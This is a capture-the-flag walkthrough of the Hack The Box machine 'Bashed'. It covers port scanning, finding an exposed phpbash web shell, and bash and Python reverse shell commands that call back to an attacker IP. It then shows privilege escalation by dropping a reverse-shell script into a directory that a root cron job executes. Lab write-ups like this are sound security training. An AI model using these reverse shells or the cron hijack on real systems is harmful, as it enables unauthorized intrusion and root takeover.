Bashed (HTB)

ip of the machine :- 10.129.107.139

```
~/current Thu Oct 03 2024 12:47 am (4.12s)
ping 10.129.107.139 -c 5

PING 10.129.107.139 (10.129.107.139) 56(84) bytes of data.
64 bytes from 10.129.107.139: icmp_seq=1 ttl=63 time=97.2 ms
64 bytes from 10.129.107.139: icmp_seq=2 ttl=63 time=98.0 ms
64 bytes from 10.129.107.139: icmp_seq=3 ttl=63 time=99.4 ms
64 bytes from 10.129.107.139: icmp_seq=4 ttl=63 time=98.4 ms
64 bytes from 10.129.107.139: icmp_seq=5 ttl=63 time=96.5 ms

--- 10.129.107.139 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 96.500/97.886/99.378/0.994 ms
```

machine is on!!!


```
~/current Thu Oct 03 2024 12:47 am (9.903s)
nmap -p- --min-rate=10000 10.129.107.139

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-03 00:47 IST
Nmap scan report for 10.129.107.139
Host is up (0.096s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 9.87 seconds
```

Only one port open and that to 80 (http), so no need of aggressive scan i

guess....



Website looks good, let's see what is mentioned in the blog..

10.129.107.139/single.html

phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
https://github.com/Arrexel/phpbash

Mozilla Firefox

http://10.10...hpbash3.php

10.10.10.27/uploads/phpbash.php

```
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
xalvas:x:1000:1000:xalvas,,,:/home/xalvas:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
postfix:x:111:118::/var/spool/postfix:/bin/false
```

So blog is about a web shell which is used for pentesting...

Let's do directory fuzzing then....

```
.htpasswd               [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 99ms]
.htaccess               [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 4233ms]
css                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 95ms]
dev                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 96ms]
fonts                   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 95ms]
images                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 103ms]
js                      [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 96ms]
php                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 95ms]
server-status           [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 97ms]
uploads                 [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 95ms]
:: Progress: [20469/20469] :: Job [1/1] :: 416 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
```

Found some directories, let's manually explore them.....

found a directory with two files, let's see them...

10.129.107.139/dev/phpbash.r

10.129.107.139/dev/phpbash.min.php

```
www-data@bashed:/var/www/html/dev#
```

So both the files are web shell, so now will try to get reverse shell first.....

```
10.129.107.139/dev/phpbash.min.php
www-data@bashed:/var/www/html/dev# bash -c 'sh -i >& /dev/tcp/10.10.14.13/9999 0>&1'
www-data@bashed:/var/www/html/dev# /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.13/9999 0>&1'
```

So bash rev shell payloads are not working.....

Hmm... let's try python then...

```
~/current Thu Oct 03 2024 12:54 am
nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.129.107.139 36056
$
```

Wooh!!! got it!!! bash didn't work so tried python, if python wouldn't

have worked would have tried for any other language or any other way for rev. shell or would have continued with web shell.

```
www-data@bashed:/$ cd /home
cd /home
www-data@bashed:/home$ ls
ls
arrexel  scriptmanager
www-data@bashed:/home$ cd arrexel
cd arrexel
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$
```

in home directory found two users and in one user's directory found user flag....

```
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

used sudo -l to see what permissions www-data user has.

```
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/home/arrexel$
```

So first got a bash shell as another user.

```
scriptmanager@bashed:/$ ls -al
ls -al
total 92
drwxr-xr-x  23 root          root           4096 Jun  2  2022 .
drwxr-xr-x  23 root          root           4096 Jun  2  2022 ..
-rw-------   1 root          root            212 Jun 14  2022 .bash_his
drwxr-xr-x   2 root          root           4096 Jun  2  2022 bin
drwxr-xr-x   3 root          root           4096 Jun  2  2022 boot
drwxr-xr-x  19 root          root           4140 Oct  2 12:16 dev
drwxr-xr-x  89 root          root           4096 Jun  2  2022 etc
drwxr-xr-x   4 root          root           4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root             32 Dec  4  2017 initrd.im
eneric
drwxr-xr-x  19 root          root           4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root           4096 Jun  2  2022 lib64
drwx------   2 root          root          16384 Dec  4  2017 lost+four
drwxr-xr-x   4 root          root           4096 Dec  4  2017 media
drwxr-xr-x   2 root          root           4096 Jun  2  2022 mnt
drwxr-xr-x   2 root          root           4096 Dec  4  2017 opt
dr-xr-xr-x 177 root          root              0 Oct  2 12:16 proc
drwx------   3 root          root           4096 Oct  2 12:16 root
drwxr-xr-x  18 root          root            520 Oct  2 12:16 run
drwxr-xr-x   2 root          root           4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Jun  2  2022 scripts
drwxr-xr-x   2 root          root           4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root              0 Oct  2 12:16 sys
drwxrwxrwt  10 root          root           4096 Oct  2 12:34 tmp
drwxr-xr-x  10 root          root           4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root           4096 Jun  2  2022 var
lrwxrwxrwx   1 root          root             29 Dec  4  2017 vmlinuz -
scriptmanager@bashed:/$
```

In root directory found a directory only "scriptmanager" user can read, write and execute.

```
scriptmanager@bashed:/$ cd scripts
cd scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Oct  2 12:35 test.txt
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$
```

Only one file can be edit by the user and one by the root...

```
scriptmanager@bashed:/scripts$ python test.py
python test.py
Traceback (most recent call last):
  File "test.py", line 1, in <module>
    f = open("test.txt", "w")
IOError: [Errno 13] Permission denied: 'test.txt'
scriptmanager@bashed:/scripts$
```

Still cannot do anythin'

Let's see if any cron job is running or not which can actually help us escalate privileges.

```
scriptmanager@bashed:/tmp$ ls
ls
VMwareDnD
systemd-private-805a84a0a6434acc969876930b297c44-systemd-timesyncd.service-VXrvsd
vmware-root
scriptmanager@bashed:/tmp$ wget http://10.10.14.13:8000/pspy64
wget http://10.10.14.13:8000/pspy64
--2024-10-02 12:38:24--  http://10.10.14.13:8000/pspy64
Connecting to 10.10.14.13:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.96M  1.05MB/s    in 2.8s

2024-10-02 12:38:27 (1.05 MB/s) - 'pspy64' saved [3104768/3104768]

scriptmanager@bashed:/tmp$ chmod +x pspy64
chmod +x pspy64
scriptmanager@bashed:/tmp$
```

Let's run pspy to see background processes.

```
2024/10/02 12:40:01 CMD: UID=0     PID=1208   | python test.py
2024/10/02 12:40:01 CMD: UID=0     PID=1207   | /bin/sh -c cd /scripts; for f in *.py; do python "$f";
 done
```

So, a cron job is running which will execute all the python scripts in the scripts directory, so if we add a python script with a reverse shell then what will happen????

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
K_STREAM);s.connect(("10.10.14.13",9000));os.dup2(s.fileno(),0
); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```

added this reverse shell in a .py file in /scripts directory and waiting for the cron job to execute while we wait with our nc listner.

```
~/current Thu Oct 03 2024 01:18 am
nc -lnvp 9000

Listening on 0.0.0.0 9000
Connection received on 10.129.107.139 60484
#
```

got reverse shell..... as root.

```
~/current Thu Oct 03 2024 01:18 am
nc -lnvp 9000

Listening on 0.0.0.0 9000
Connection received on 10.129.107.139 60484
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls
ls
root.txt
#
```

Got our last flag.....